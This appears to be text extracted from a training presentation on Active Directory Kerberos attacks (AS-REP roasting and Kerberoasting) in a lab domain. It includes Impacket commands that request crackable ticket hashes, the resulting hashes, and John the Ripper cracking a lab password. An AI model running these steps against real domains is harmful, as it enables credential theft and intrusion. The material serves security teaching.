7586d1e5f2b2cb058693105a513d8959bff54d730e40d37dfa851969f7c4e6a0c322e68da8f9ab$e002bf92a9677903
9f78414b
attl4s@ubuntu:~$
```


```
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --wordlist=./pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 1 candidate left, minimum 32 needed for performance.
Patatas123      (?)
1g 0:00:00:00 DONE (2021-02-07 22:19) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Patatas123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --show
?:Patatas123

1 password hash cracked, 0 left
attl4s@ubuntu:~$
```

UAC and Preauth


- By default, the KDC service asks for pre-authentication data to confirm the requester identity
- However, Active Directory has an User Account Control (UAC) setting called “*Do not require Kerberos preauthentication*”
- You can send AS-REQ messages on behalf of these users even unauthenticated!
- One benefit of this attack is downgrading encryption





Bulma


	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator



	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator



I can smell pepperoni in the air



\$krb5asrep\$<PRINCIPAL_NAME>:<FIRST_16_BYTES>\$<REMAINING_BYTES>

No.	Time	Source	Destination	Protocol	Length	Info
✓	8016.428560517	10.11.1.130	10.11.3.5	KRB5	236	AS-REQ
	8016.429534932	10.11.3.5	10.11.1.130	KRB5	1392	AS-REP

Frame 45951: 1392 bytes on wire (11136 bits), 1392 bytes captured (11136 bits) on interface ens38, Ethernet II, Src: VMware_64:df:0d (00:0c:29:64:df:0d), Dst: VMware_17:e7:86 (00:0c:29:17:e7:86)
Internet Protocol Version 4, Src: 10.11.3.5, Dst: 10.11.1.130
Transmission Control Protocol, Src Port: 88, Dst Port: 51952, Seq: 1, Ack: 183, Len: 1338
Kerberos
Record Mark: 1334 bytes
as-rep
pvno: 5
msg-type: krb-as-rep (11)
crealm: CAPSULE.CORP
cname
name-type: KRB5-NT-PRINCIPAL (1)
cname-string: 1 item
CNameString: bulma
ticket
enc-part
etyp: eTYPE-ARCFOUR-HMAC-MD5 (23)
kvno: 3
cipher: b2e445e4f4a7a6e2a0bdc3014e44b3ef61c7c6e77d2dca34...


```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/GetNPUsers.py -request capsule.corp/bulma -format john Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation  
Password:  
[*] Cannot authenticate bulma, getting its TGT  
$krb5asrep$bulma@CAPSULE.CORP:b2e445e4f4a7a6e2a0bdc3014e44b3ef$61c7c6e77d2dca340b87100997ddf4efa7815f7824cccb07b712337f9d42007871f32bc46145b169ab5be13ffa1e8a78351d27c4a2e35f16f6782df9134bde61bd6cadb11853ec606d67c3931b34c934b22c0dd965be504598390e122a1a4bb2260e510e36b07cff03fbf1971468d26ce1cc4580257822e747f9a4010b220f063d19f5f7d33b00f2cb996af6909acf73a66b25fbfc9e07b0ea75f44c7143d394f064d7b3f731bf306961c150c5b84a89ea5fad719c6672940411e91d7d814a23a14d04c99036d876e1918bfc904b548712eddd37368615cdb7235f9327567577cafa90ea9f10e56ca72bdfdb  
attl4s@ubuntu:~$
```

```
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --wordlist=./pass.txt
[sudo] password for attl4s:
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 1 candidate left, minimum 32 needed for performance.
Patatas123      ($krb5asrep$bulma@CAPSULE.CORP)
1g 0:00:00:00 DONE (2021-02-07 22:39) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Patatas123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --show
$krb5asrep$bulma@CAPSULE.CORP:Patatas123

1 password hash cracked, 0 left
attl4s@ubuntu:~$
```


TGS-REProasting (Kerberoasting)

- As an authenticated user we should...
 - Have a TGT
 - Be able to request a ST for any service (even those we don't have access)
- We know a Ticket (TGT or ST) is encrypted with the secret key of the service to which it is targeted
- Why don't we try to crack these Tickets?





This is krbtgt's secret key and should not be crackable





Andrew Robbins
 @_wald0

...

Some things considered "impossible" are, in fact, possible. For example, did you know that in specific circumstances, it can be possible to crack the krbtgt account's password?

[Traducir Tweet](#)

5:53 p. m. · 16 feb. 2021 · Twitter Web App


```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-ADUser krbtgt -Properties samAccountName,Description,servicePrincipalName ^


Description      : Key Distribution Center Service Account
DistinguishedName : CN=krbtgt,CN=Users,DC=capsule,DC=corp
Enabled          : False
GivenName        :
Name             : krbtgt
ObjectClass      : user
ObjectGUID       : 5c124396-9dae-4bad-b5b4-1e9ee2c7a17f
SamAccountName   : krbtgt
servicePrincipalName : {kadmin/changepw}
SID              : S-1-5-21-272438138-3995100478-3847831165-502
Surname          :
UserPrincipalName :
```

```
▼ Kerberos
  ▶ Record Mark: 1473 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    ▶ padata: 1 item
      crealm: CAPSULE.CORP
    ▼ cname
      name-type: kRB5-NT-PRINCIPAL (1)
      ▶ cname-string: 1 item
        CNameString: Vegeta
    ▼ ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
      ▼ sname
        name-type: kRB5-NT-SRV-INST (2)
        ▶ sname-string: 2 items
          SNameString: krbtgt
          SNameString: CAPSULE.CORP
      ▶ enc-part
    ▼ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher: 2d177f8790b22b398e5ebcc0ab1f31812a8ba7541cc71ad7...
```



This is the secret key of the targeted service





Domain services are normally run by two kinds of accounts:

- Computer accounts: CIFS/RDP/WSMAN... are services commonly offered by machines (e.g. dc01\$)
- Service accounts: essentially, user accounts with a servicePrincipalName (SPN) registered (e.g. krbtgt account)

- As of computer accounts... their password is managed by AD, therefore it will be pretty big for cracking purposes 😞
- But service accounts... they are often managed manually by HUMANS

A.K.A REST IN PEPPERONI

New Object - User

Create in: capsule.corp/Admin/Tier 1/Service Accounts

First name: mailSvc Initials:

Last name:

Full name: mailSvc

User logon name:
mailSvc @capsule.corp

User logon name (pre-Windows 2000):
CAP\ mailSvc

< Back Next > Cancel



mailSvc Properties

Organization Published Certificates Member Of Password Replication
Dial-in Object Security Environment Sessions
General Address Account Profile Telephone Delegation

Multi-valued String Editor

Attribute: servicePrincipalName

Value to add: Add

Values:
mailSvc/mailServer.capsule.corp Remove

OK Cancel


OK Cancel Apply Help

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-ADUser mailSvc -Properties servicePrincipalName

DistinguishedName      : CN=mailSvc,OU=Service Accounts,OU=Tier 1,OU=Admin,DC=capsule,DC=corp
Enabled                : True
GivenName               : mailSvc
Name                   : mailSvc
ObjectClass             : user
ObjectGUID              : 6d36de89-9089-43d6-a693-82a58432d3fa
SamAccountName          : mailSvc
servicePrincipalName    : {mailSvc/mailServer.capsule.corp}
SID                    : S-1-5-21-272438138-3995100478-3847831165-1142
Surname                :
UserPrincipalName       : mailSvc@capsule.corp
```



I can smell pepperoni in the air





	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

```
attl4s@ubuntu:~$ python3 /opt/Win/Impacket/examples/GetUserSPNs.py -request capsule.corp/yamcha:Patatas123
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name       MemberOf    PasswordLastSet      LastLogon   Delegation
-----                  -----      -----      -----                -----      -----
mailSvc/mailServer.capsule.corp    mailSvc          2021-02-07 02:26:54.078494 <never>
sqlSvc/sqlserver.capsule.corp    sqlSvc          2021-02-07 02:48:45.765923 <never>
updateSvc/updateServer.capsule.corp updateSvc        2021-02-07 02:49:05.610077 <never>
fileSvc/fileServer.capsule.corp    fileSvc          2021-02-07 02:49:21.157140 <never>
backupSvc/backupServer.capsule.corp backupSvc        2021-02-07 02:49:41.578938 <never>
accountSvc/accountServer.capsule.corp accountSvc      2021-02-07 02:50:15.047212 <never>

$krb5tgs$23$*mailSvc$CAPSULE.CORP$mailSvc/mailServer.capsule.corp*$1c1138b454bf55632a5afc84e00c1167$5a506f309f8ada66998ce778642
af856333b9d812e8af5e4da94de404aaf53696872839728e0e76d8240f0bcaa39c2d8da0dc6fd7778a0006adc34d9264a8983210d764fcf19cb4505817feeb4
81c250549ffd36dc9aaafc8e429e54e4588ae5fcc960f3e1a7eee76c4e11b23d493a3061e344dd01bc426239b3f56d6ccbba104be134453517719c3c27c9a837
8d3d2b70ef5cb9470f72669383fb66838e4dcc63043217bc4a796cd5930acdeb874c73fd11e56477a30082c51db45daf764de48aef0485861137afb8d70636
27591343601ee20929079fc7b59b510cc74329c9442e5d8414db6ad22045e5bd4bb7495831fe16f9e572cb7c4622b991bba1d6ff7a9547032d960ad3441a153
33a4e5bd535d14db1c00f4f2bd1e3c0d131a94e094411ce357a69b5dfec809bbd262bcf8876cd0ee66efba400d7d4c3b5bc9a89c5836914d8cf8f4392dc6ef0
3950c9b8a91b467a6d23226264802ebac982f9373c2347a25e2b35d6dec7a603115662f9298fef0c4a55139f7642a2e4e5c293800d28610177197ec8ab29b47
937ee312da98318e691073f12c5f073cc19313e9ed728f8ec99c270abf6cd4da77952ebce9897f2cac7132ead8fe206a34f9ca29b876d79cdf339f3cc9dc141
b775842a6efc2bc31892a14e50018c41f095e4f722d3efff032c020bdf6b7f4a88f4e5abb6a65e0f157df56f8bf6ccb7494b90464edd349dd7c96cf0a69fd4e
73e42ba3e6196394935411c2b62b07ba017806f50b5507f20696fd89bf52b3d7d2c9d889b9129100601e5c47192a24e35b3661c94a0e6938f3e91866d1107fe
```

kerberos					
No.	Time	Source	Destination	Protocol	Length Info
	8.285771602	10.11.1.130	10.11.3.5	KRB5	237 AS-REQ
	8.286772694	10.11.3.5	10.11.1.130	KRB5	239 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
	8.291486445	10.11.1.130	10.11.3.5	KRB5	311 AS-REQ
	8.292653729	10.11.3.5	10.11.1.130	KRB5	1394 AS-REP
	8.298610628	10.11.1.130	10.11.3.5	KRB5	1361 TGS-REQ
	8.299682516	10.11.3.5	10.11.1.130	KRB5	1420 TGS-REP
	8.306625041	10.11.1.130	10.11.3.5	KRB5	1359 TGS-REQ
	8.307717649	10.11.3.5	10.11.1.130	KRB5	1416 TGS-REP
	8.314448994	10.11.1.130	10.11.3.5	KRB5	1365 TGS-REQ
	8.315520624	10.11.3.5	10.11.1.130	KRB5	1428 TGS-REP
	8.321980859	10.11.1.130	10.11.3.5	KRB5	1361 TGS-REQ
	8.323093202	10.11.3.5	10.11.1.130	KRB5	1420 TGS-REP
	8.329819792	10.11.1.130	10.11.3.5	KRB5	1365 TGS-REQ
	8.330894080	10.11.3.5	10.11.1.130	KRB5	1428 TGS-REP
	8.338357441	10.11.1.130	10.11.3.5	KRB5	1367 TGS-REQ
	8.339352266	10.11.3.5	10.11.1.130	KRB5	1432 TGS-REP

\$krb5tgs\$<ENCRYPTION_TYPE>\$*<USERNAME>\$<REALM>\$<SPN>*\$<FIRST_16_BYTES_TICKET>\$<REMAINING_TICKET_BYTES>

No.	Time	Source	Destination	Protocol	Length	Info
1	73.625470777	10.11.3.5	10.11.1.130	KRB5	1428	TGS-REP

```

Frame 167: 1428 bytes on wire (11424 bits), 1428 bytes captured (11424 bits) on interface ens38, id 0
Ethernet II, Src: VMware_64:df:0d (00:0c:29:64:df:0d), Dst: VMware_17:e7:86 (00:0c:29:17:e7:86)
Internet Protocol Version 4, Src: 10.11.3.5, Dst: 10.11.1.130
Transmission Control Protocol, Src Port: 88, Dst Port: 36646, Seq: 1, Ack: 1312, Len: 1428
Kerberos
  Record Mark: 1370 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    realm: CAPSULE.CORP
    cname
    ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
    sname
